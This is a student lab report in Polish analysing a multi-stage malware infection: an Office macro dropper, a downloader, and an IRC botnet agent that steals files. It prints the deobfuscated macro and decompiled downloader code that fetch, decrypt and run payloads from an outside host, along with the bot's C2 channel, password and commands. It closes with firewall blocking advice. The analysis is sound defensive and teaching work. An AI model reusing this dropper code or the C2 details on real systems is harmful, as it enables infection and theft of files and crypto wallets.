Miłosz Kutyła (318427), Jakub Ossowski (318435)

Politechnika Warszawska

Sprawozdanie z realizacji laboratorium KRYCY nr 4

8 marca 2025

Spis treści

Wstęp

Niniejszy dokument to sprawozdanie z realizacji laboratorium w ramach przedmiotu KRYCY. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu KRYCY, została wykonana przez nas samodzielnie.


Scenariusz

Komuś udało się przeniknąć do naszej sieci komputerowej, wykraść wszystkie wewnętrzne dokumenty, zaszyfrować dyski paraliżując pracę, a nawet opróżnić firmowe konta kryptowalutowe. Znajomy administrator, wiedząc, że studiujemy cyberbezpieczeństwo, poprosił nas o pomoc w ogarnianiu tego bałaganu. Przyznał nam się, że ostatnio pomagając księgowym uruchomił jakiś dziwny plik z fakturą z konta administratora domeny. Przesłał nam też próbkę tego pliku — `Faktura.docm`.

1. Analiza kolejnych etapów infekcji

1.1. Etap 1.: Wykonanie makra

Uruchomiliśmy plik `Faktura.docm` w `Word`. Następnie przeszliśmy do zakładki `Makra`, na które nakierowało nas rozszerzenie `.docm` pliku. Znaleźliśmy jedno makro, którego składnię przedstawia rysunek 1. Z racji, że zauważyliśmy wywoływanie wykonania nieznanego polecenia lub pliku `QUACCK` przy pomocy `Shell()`, zdecydowaliśmy się od razu zakomentować odpowiednie linijki tekstu.



Rysunek 1: Makro w pliku `Faktura.docm`

Atakujący poddał makro obfuskacji, dlatego przystąpiliśmy do jego analizy. Odkodowaliśmy ciągi znaków, które w makrze były zapisane w formacie ósemkowym, szesnastkowym i dziesiętnym. Po odpowiednim ponazywaniu zmiennych i funkcji, co przedstawia Listing 1, mogliśmy łatwiej zrozumieć jakie operacje wykonuje makro.

Listing 1: Makro w pliku `Faktura.docm` – po analizie


```
1  Public Function decrypt(firstArg() As Byte, secondArg() As Byte) As Byte()
2      Dim i As Long
3      Dim result() As Byte
4      ReDim result(UBound(secondArg)) As Byte
5      Dim leftXor As Integer, rightXor As Integer
6
7
8      For i = 0 To UBound(secondArg)
9          leftXor = secondArg(i)
10         rightXor = firstArg(i Mod (UBound(firstArg) + 1))
11         result(i) = leftXor Xor rightXor
12     Next i
13    decrypt = result
14 End Function
15
```

```
16 Sub AutoOpen()
17     Dim httpHandler
18     Dim unused
19     Dim pathToFile
20     Dim response() As Byte
21     Dim decrypted() As Byte
22     Dim key() As Byte
23     key = StrConv("QuackingDucks", vbFromUnicode)
24
25
26     Set httpHandler = CreateObject("Microsoft.XMLHTTP")
27     httpHandler.Open "GET",
28                 "https://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php", False
29     httpHandler.Send
30     response = httpHandler.responseBody
31     decrypted = decrypt(key, response)
32
33     Set stream = CreateObject("Adodb.Stream")
34
35     pathToFile = Environ("TEMP") & "\svchost.exe"
36
37     If Dir(pathToFile, vbHidden + vbSystem) <> "" Then
38         SetAttr pathToFile, vbNormal
39     End If
40
41     stream.Type = 1
42     stream.Open
43     stream.write decrypted
44     stream.savetofile pathToFile, 2
45
46     SetAttr pathToFile, vbHidden + vbSystem
47     Shell (pathToFile)
48
49 End Sub
```

Makro pobiera zaszyfrowany plik ze strony

`https://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php`

Następnie odszyfrowuje go przy pomocy metody `decrypt()` podając jako klucz ciąg `QuackingDucks`. Następnie zapisuje odszyfrowany plik pod nazwą `svchost.exe` w ścieżce opisanej zmienną systemową `TEMP`. Na sam koniec makro uruchamia plik `svchost.exe`. We wcześniejszym etapie analizy zdecydowaliśmy się zakomentować dwie linie makra odpowiadające za wykonanie odszyfrowanego pliku, dlatego mogliśmy bezpiecznie wykonać makro. Dzięki temu uzyskaliśmy odszyfrowany plik `svchost.exe`, który przedstawia rysunek 2.



Rysunek 2: Plik pobrany i odszyfrowany przez makro z pliku `Faktura.docm`

1.2. Etap 2.: Wykonanie pliku `svchost.exe`

Pobrany plik `svchost.exe` wprowadziliśmy do Ghidry w celu jego analizy. Znaleźliśmy tam funkcję `WinMain()`, w której wykonywane jest:

- tworzenie ciągu znaków, będącego ścieżką do pliku `dllhost.exe` w folderze `TEMP` (ponownie użyto zmiennej systemowej),
- pobranie pliku ze strony `https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php` i zapisanie go w `TEMP/dllhost.exe`,
- wywołanie funkcji `MapAndEncryptFile()`,
- wykonanie pliku `TEMP/dllhost.exe`,
- zatarcie śladów po ataku – w tym usunięcie wykonywanego pliku `svchost.exe`.

Głównym celem `MapAndEncryptFile()` jest odszyfrowanie pliku `TEMP/dllhost.exe`. Odszyfrowanie przebiega przy pomocy funkcji `VerySecureEncryption()`.


Analiza `VerySecureEncryption()` doprowadziła nas do wniosku, że plik `TEMP/dllhost.exe` jest zaszyfrowany przy pomocy funkcji XOR kluczem, który jest równy pierwszym 16 bajtom pliku `dllhost.exe`.

Zdekompilowaną funkcję `WinMain()`, `MapAndEnryptFile()` oraz `VerySecureEncryption()` przedstawiają rysunki 3, 4 oraz 5.


```
Decompile: WinMain - (svchost.exe)
  char *url;

  GetEnvironmentVariableA("TEMP",temp,0x104);
  strcat_s<261>((char (*) [261])temp,"\\dllhost.exe");
  BVar1 = FileExists(temp);
  if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
    return -1;
  }
  HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
                             "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php",temp
                             ,0,(LPBINDSTATUSCALLBACK)0x0);
  if (HVar3 == 0) {
    BVar2 = SetFileAttributesA(temp,6);
    if (BVar2 == 0) {
      OutputDebugStringA("Cannot set system + hidden attributes.");
      iVar4 = -1;
    }
    else {
      MapAndEncryptFile(temp);
      memset(&si,0,0x68);
      si.cb = 0x68;
      memset(&pi,0,0x18);
      CreateProcessA((LPCSTR)0x0,temp,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0,
                     (LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
      CloseHandle(pi.hProcess);
      CloseHandle(pi.hThread);
      SelfDelete();
      iVar4 = 0;
    }
  }
  else {
    OutputDebugStringA(
                      "Cannot download DUCK from https://blog.duck.edu.pl/wp-content/uploads/2021/11
                      /kaifu3No.php"
                      );
    iVar4 = -1;
  }
  return iVar4;
}
```

Rysunek 3: Zdekompilowana funkcja `WinMain()`




Rysunek 4: Zdekompilowana funkcja `MapAndEnryptFile()`



Rysunek 5: Zdekompilowana funkcja `VerySecureEncryption()`

Uzyskanie odszyfrowanego pliku `dllhost.exe` przeprowadziliśmy na dwa sposoby:

1. z Ghidry odczytaliśmy odpowiedni adres (offset), który mógł posłużyć nam jako breakpoint programu – wybraliśmy adres po odszyfrowaniu pliku, ale przed jego wykonaniem w funkcji `WinMain()`. Następnie przy pomocy debuggera utworzyliśmy odpowiedni breakpoint mapując odczytany adres, dzięki czemu uzyskaliśmy odszyfrowany plik `TEMP/dllhost.exe`, jednocześnie nie wykonując go na naszej maszynie. Utworzenie breakpoint'u przedstawia rysunek 6.



Rysunek 6: Utworzenie breakpoint'u w debuggerze w celu uzyskania odszyfrowanego pliku `dllhost.exe`

2. w Pythonie utworzyliśmy skrypt wykonujący funkcję deszyfrującą analogiczną do tej w funkcji `VerySecureEncryption()`. Zaszyfrowany plik `dllhost.exe` pobraliśmy bezpośrednio ze strony

   `https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php`

   i zapisaliśmy pod nazwą `dllhost.exe.txt` (aby uniknąć jego przypadkowego wykonania w trakcie testowania działania skryptu). Następnie odszyfrowaliśmy go przy pomocy utworzonego w Pythonie skryptu. Utworzony skrypt przedstawia rysunek 7.

```python
with open('dllhost.exe.txt', 'rb') as f:
    encrypted = f.read()
    key = encrypted[:16]
    result = bytearray()
    index = 16
    for enc_byte in encrypted[16:]:
        result.append(enc_byte ^ key[index-16 & 0xf])
        index += 1
    with open('dllhost_decrypted.exe.txt', 'wb') as output:
        output.write(result)
```

Rysunek 7: Skrypt do odszyfrowania pliku `dllhost.exe`

Uzyskany odszyfrowany plik `dllhost.exe` poddaliśmy następnie dalszej analizie.

1.3. Etap 3.: Wykonanie pliku `dllhost.exe`

Odszyfrowany plik `dllhost.exe` wprowadziliśmy do `dnSpy` w celu jego analizy. Plik okazał się być agentem łączącym się z serwerem C2. Agent łączy się z nim poprzez IRC. Ze zdekompilowanego kodu udało nam się odczytać:

- **domenę** serwera IRC: `irc.duck.edu.pl`
- **kanał**, do którego dołącza agent: `#duckbots`
- **hasło**, którym uwierzytelnia się agent dołączając do kanału: `AhFaepoOnahreijakoor7oongei4phah`

Zdekompilowany konstruktor obiektu `Client` odpowiedzialny za połączenie się z serwerem C2 przedstawia rysunek 8.

```
public Client(string url, int port)
{
    this.tcp = new TcpClient(url, port);
    this.stream = this.tcp.GetStream();
    this.ssl = new SslStream(this.stream, false, new RemoteCertificateValidationCallback(Client.ValidateServerCertificate), null);
    try
    {
        this.ssl.AuthenticateAsClient("irc.duck.edu.pl");
    }
    catch (AuthenticationException ex)
    {
        Console.WriteLine("Exception: {0}", ex.Message);
        bool flag = ex.InnerException != null;
        if (flag)
        {
            Console.WriteLine("Inner exception: {0}", ex.InnerException.Message);
        }
        Console.WriteLine("Authentication failed - closing the connection.");
        this.tcp.Close();
        return;
    }
    this.sr = new StreamReader(this.ssl);
    this.sw = new StreamWriter(this.ssl);
    Random random = new Random();
    this.nick = string.Format("BOT{0}", random.Next());
}
```

Rysunek 8: Zdekompilowany konstruktor obiektu `Client`

Konstruktor jest wywoływany przy uruchomieniu `dllhost.exe`, na co wskazuje fragment kodu przedstawiony na rysunku 9. Klient łączy się z serwerem C2 na porcie `6697`.

```
namespace stage3
{
    // Token: 0x02000003 RID: 3
    internal class Program
    {
        // Token: 0x0600000E RID: 14 RVA: 0x00002A58 File Offset: 0x00000C58
        private static void Main(string[] args)
        {
            Client client = new Client("irc.duck.edu.pl", 6697);
            client.loop();
        }
    }
}
```

Rysunek 9: Zdekompilowana metoda `Main` wykonywana przy starcie programu


1.4. Etap 4.: Komunikacja C2

Agent (bot) po połączeniu się z serwerem C2 oczekuje na jego polecenia. Obsługę tych poleceń odnaleźliśmy w metodzie `exec()`, która obsługuje następujące operacje:

- `START` – w wyniku jej wywołania w systemie zostaje uruchomiony proces (poprzez konsolowe polecenie `start`) opisany argumentami podanymi w dalszej części przekazanego polecenia. Wynik polecenia **nie jest** zwracany do serwera C2.
- `WALLPAPER` – w wyniku jej wywołania zmienia się tapeta użytkownika na wskazaną w linku podanym jako argument w dalszej części przekazanego polecenia.
- `CMD` – w wyniku jej wywołania w systemie zostaje uruchomiony proces (poprzez konsolowe polecenie `start`) opisany argumentami podanymi w dalszej części przekazanego polecenia. Wynik polecenia **jest** zwracany do serwera C2.
- `READFILE` – w wyniku jej wykonania zawartość wskazanego pliku jest zwracana do serwera C2.
- `EXIT` – kończy komunikację C2.

Polecenia odbierane przez agenta są wiadomościami z kanału `#duckbots`, do którego dołączył. Dodatkowe argumenty poleceń zostają oddzielone znakiem spacji.

Dzięki odnalezieniu nazwy domeny, kanału oraz hasła udało nam się dołączyć do kanału `#duckbots`. Na kanale mogliśmy zauważyć konto `BotMaster`. Nawiązywana komunikacja oraz stosowane nazewnictwo wskazuje to na to, że atak miał na celu dołączenie komputera do botnetu. Po naszym dołączeniu do kanału, użytkownik `BotMaster` potraktował nas jako bota. Przeprowadził próby wykonania polecenia `WALLPAPER`, co przedstawia rysunek 10.



Rysunek 10: Próby wykonania akcji przez `BotMaster` – kanał `#duckbots`


Odwiedzenie kanału potwierdziło nasze wnioski wyciągnięte z analizy zdekompilowanego pliku `dllhost.exe`. `BotMaster` w celu wykonania akcji na zainfekowanych hostach wykonuje polecenia w formacie

```
NAZWA_BOTA: POLECENIE [argumenty]
```

co odpowiada operacjom w metodzie `exec()` zaobserwowanej w zdekompilowanym pliku `dllhost.exe`. Z informacji dostarczonych przez administratora wynika, że atak został wykonany z poziomu konta administratora domeny, dlatego zdalne wykonanie dowolnych poleceń może skutkować:


- wykradzeniem dowolnych plików,
- zaszyfrowaniem dowolnych plików,
- kompromitacją całego systemu informatycznego w firmie.

W celu pełnego zbadania komunikacji C2 postanowiliśmy wykonać plik `dllhost.exe`. Po jego wykonaniu na kanale `#duckbots` zaobserwowaliśmy wiadomość `HELLO` wysłaną przez agenta. Podał w niej nazwę użytkownika i zainfekowanego komputera. Wiadomość `HELLO` przedstawia rysunek 11.



Rysunek 11: Wiadomość `HELLO` wysłana przez agenta

Pierwszym poleceniem automatycznie wywołanym przez `BotMaster`'a jest wyświetlenie filmiku z kaczką na zainfekowanym komputerze. Wywołanie polecenia `START` z linkiem do filmiku przedstawia rysunek 12.




Rysunek 12: Wywołanie polecenia `START` przez `BotMaster`

Następnie `BotMaster` zmienia tapetę i wykonuje polecenie `ipconfig /all` na zainfekowanym komputerze. Wywołanie polecenia `WALLPAPER` z linkiem do zdjęcia oraz polecenia `CMD` przedstawia rysunek 13.

Rysunek 13: Wywołanie polecenia `WALLPAPER` i `CMD` przez `BotMaster`

Agent odsyła wynik wykonania polecenia `ipconfig /all`, co potwierdza nasze przypuszczenia wysunięte z analizy obsługi polecenia `CMD` przez funkcję `exec()` ze zdekompilowanego pliku `dllhost.exe`. Wyniki zwracane przez agenta przedstawia rysunek 14.




Rysunek 14: Wyniki polecenia `ipconfig /all` zwracane przez agenta

Następnie `BotMaster` stara się odczytać zawartość pliku

`C:\Users\<username>\Lab\AppData\Roaming\Bitcoin\wallet.dat`

gdzie `username` to nazwa użytkownika przekazana przez agenta w wiadomości `HELLO` (patrz rys. 11). Na sam koniec wykonuje polecenie `ping` na adres serwera DNS Google. Agent zwraca odpowiednio informacje o braku pliku (taki faktycznie nie istniał na naszej maszynie) oraz wynik polecenia `ping`. Wywołanie polecenia `READFILE` oraz `CMD` przedstawia rysunek 15.



Rysunek 15: Wywołanie polecenia `READFILE` i `CMD` przez `BotMaster`

`BotMaster` dążył zatem do wywołania niechcianych zmian na zainfekowanym komputerze – uruchomienie filmiku i (cykliczna) zmiana tapety. Przeprowadził również etap odkrywania sieci (wykonanie `ipconfig`) i próbował wykraść plik `wallet.dat`, który mógł być powiązany z portfelem kryptowalut. Mógł zawierać takie informacje jak klucze prywatne, publiczne, skrypty, transakcje powiązane z portfelem czy inne metadane. Posiadając klucze prywatne Atakujący mógłby przejąć pełną kontrolę nad środkami zgromadzonymi w portfelu.

2. Rekomendacje – firmowy firewall

W celu zablokowania ataku przy pomocy firmowego firewalla już na wczesnym etapie, należy zadbać o wykorzystanie odpowiednich elementów do sygnatur. Ze względu na twarde zapisanie adresów URL w makrze i kodzie, odpowiednimi elementami byłyby:


- odnalezione adresy URL:
  - ◇ `https://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php`
  - ◇ `https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php`
  - ◇ `irc.duck.edu.pl`
  - ◇ cała domena `duck.edu.pl`.
- hashe plików: `Faktura.dom`, `svchost.exe`, `dllhost.exe`.

Dodatkowo można zablokować protokół IRC, co nawet w przypadku wykonania się makra i kolejnych plików, skutecznie zatrzyma atak poprzez zablokowanie nawiązania komunikacji z serwerem C2.

3. Identyfikacja aktora


W trakcie analizy natknęliśmy się na kilka śladów, mogących wskazywać na to kto stoi za atakiem:

- w metadanych pliku `Faktura.docm` znaleźliśmy informacje o autorach pliku – `krzys_h` i `loczek`. Właściwości pliku `Faktura.docm` przedstawia rysunek 16.



